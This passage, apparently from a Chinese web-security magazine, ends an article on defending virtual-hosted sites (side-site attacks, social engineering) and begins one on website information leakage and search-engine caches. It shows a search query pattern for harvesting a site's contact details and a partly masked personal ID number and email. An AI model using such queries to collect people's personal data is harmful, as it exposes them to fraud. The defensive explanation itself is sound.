他们往往会用Whois查询出与你在同一服务器上的其它网站，然后对它们下手，获得Webshell或服务器权限后即可对你的网站进行破坏了，这就是所谓的旁注。防范它我们只有联系好其他站长一起搞好安全措施，黑客也就无计可施了。另外，最应注意的一点就是社会工程学造成的危害了，以免被黑客利用了心理弱点将重要信息泄露给对方。例如黑客盗了你网站一个管理员或版主的QQ号，在QQ上说你忘了密码，那你就有可能会被骗了。固若金汤的腾讯不就是在社会工程学的巧妙利用下

被人入侵了吗？所以说在网络中，不要轻信他人，一定要注意避免被利用了心理弱点，这也是一种安全防范。

10、虚拟主机相关设置

虚拟主机服务商往往为了保证用户网站安全也会为用户加一些安全策略。有些虚拟主机里一开始就会有一个目录，看看目录里面的说明我们才会发现这正是服务商为用户提供的网站安全辅助。像快网提供的Access数据库防下载功能，如图9。




图9　文件夹说明

相信广大站长用上笔者的这几招，网站的安全性肯定会增强不少。也希望广大站长重视一下网络安全，毕竟中国网络安全还不是很完善，网络攻击的现象还很多，希望每一个站长都能搞好网络安全，这样，国内网络安全才会指日可待。

编辑点评： 这篇文章较详细地给大家展示了一些常见的虚拟主机网站的安全防御措施，相信对一些新站长来说还是有一定价值的。除了基本的安全防御设置外，目前站长们最应该注意的仍然是SQL注入，而防御它也不是一劳永逸的事情，需要经常关注你的网站使用的Web程序的安全动态，要知道黑客们是不会休息的哦！~保持自己的Web程序版本为最新，这应该说是最简单且有效的防御措施了吧！都说安全是一个整体，要想保证你的网站绝对安全（虽然说没有绝对），就应考虑和你网站相关的所有细节因素。另外，对付旁注，作者提到的联合服务器上其它站的站长，是一个不错的建议哦！

网站信息泄漏防护篇

文 simeon

从本文中你可以学到：

1、了解网站信息泄露的途径
2、如何删除百度和谷歌的网页快照
3、如何为自己的网站编写robots.txt
4、如何防范网站信息的泄露

每天你是否收到数封垃圾邮件？每天你是否接到无数“骚扰”电话？每天你是否会收到数条垃圾短信？这一切毫无疑问都会耗费你的时间。可是你是否曾经深入思考过为什么你老是收到这些“赠品”，其实收到这些赠品的最直接原因就是你的个人信息泄露了。网络技术的飞速发展，给生活带来便利的同时，也带来了许多新的问题，通过网站的信息泄露是泄露个人信息的主要途径之一，而个人信息中的手机、电话、E-mail等信息又是网络“黑色产业”中最为关键的部分。个人信息泄露不仅仅给生活带来麻烦，而如果被不良用心的人利用了社会工程学等，还将给个人带来巨大的经济损失。

写过网站程序以及维护个人（商业）网站的朋友对网站信息泄露也一定不会陌生，而且还非常头疼，特别是客户信息的泄露。网站信息泄露的主要原因还是安全问题，本文通过自己切身经历，对个人信息泄露中的如何删除网页快照、网站信息泄露途径及其解决方法进行探讨，欢迎有兴趣的朋友一起来进行网站安全等方面的探讨。

一、网站信息泄露途径

网站信息泄露的主要途径有以下三个方面：

1、老板“黑”

呵呵，写到这里，很多老板都会不满意了。我说的这个“黑”跟黑客的黑有些类似，现在有些（不是全部）提供虚拟主机以及主机托管的ISP服务商会将其客户的商业（个人）网站收集，然后进行出售。据了解，有的是出售网站源代码，有的是出售客户信息。需要证明的朋友可以到北京的一些过街天桥上面，会有人出售企业名录、名人名录等。其中中产以上阶层是主要被关注对象，比如老板名录、经理名录、车主个人信息等，如图1。




图1　个人信息泄漏

2、骇客“黑”

说这个大家都明白，现在很多骇客都是以商业利益（盗取QQ号、盗取游戏账号、盗取个人银行账号等）为重，譬如“熊猫病毒”，就有一套完整的商业体系，而网站是骇客利益的首选之地，网站是网页挂马的必经之路。因此骇客会利用一切安全漏洞来对网站进行攻击以获取对网站以及网站服务器的完全控制，而在取得控制后，又会对网站信息进行分析，判断是否有商业价值。

3、搜索引擎“黑”

搜索引擎“黑”跟传统意义上的黑不一样，应该说厉害才是，现在很多搜索引擎例如Google、百度等会将网站的所有网页文件进行抓取，然后形成网页快照，验证方式如下：

（1）在百度搜索引擎搜索框中输入“**详细个人信息**”，然后单击“百度搜索”，会出来2600，000多条搜索记录，如图2。




图2　百度搜索个人信息


对比百度在Google中搜索同样的关键词，Google搜索引擎一共有14,800,000条搜索记录，如图3。

（2）更改搜索关键词，在百度搜索引擎搜索框中输入“**个人详细信息**”，然后单击“百度搜索”会出来1,150,000多条搜索记录；对比百度在Google中搜索同样的关键词，Google搜索引擎一共有15,200,000条搜索记录。

说明：对于收集个人信息的网络高手来说，要收集某一个网站的一些关键信息，可以按照“**site:www.somesite.com 联系方式**”等来进行搜索，如果网站程序未进行安全设置，其网站包

含联系方式的网页均可浏览。

(3) 访问不了网页。在搜索出来的“详细个人信息”中随便选择一条，单击其链接，结果显示为“该网页无法访问”或者“无法显示网页”，如图4。出现这种情况可能是网站管理人员将该网页删除掉了，还有可能就是将网页改名了。


图3 Google搜索个人信息

(4) 搜索引擎的网页快照来帮忙。利用百度搜索时，其记录中往往会有“百度快照”，而在Google中会有“网页快照”四个灰色的字体。在本例中使用百度快照，单击同条记录的“百度快照”，结果出来了，如图5。






图4 访问不了网页

(5) 直接显示个人隐私信息。本例中以“**详细个人信息 喻X**”为例，通过搜索引擎搜索出来的网页以及网页快照都不能访问，但是搜索引擎还是将个人信息抓取出来了，如图6。


图5 网页快照


图6 直接显示个人信息

喻X身份证证件号码：362229198309xxxxxx，电子邮件：xxxxxx419914@126.com。

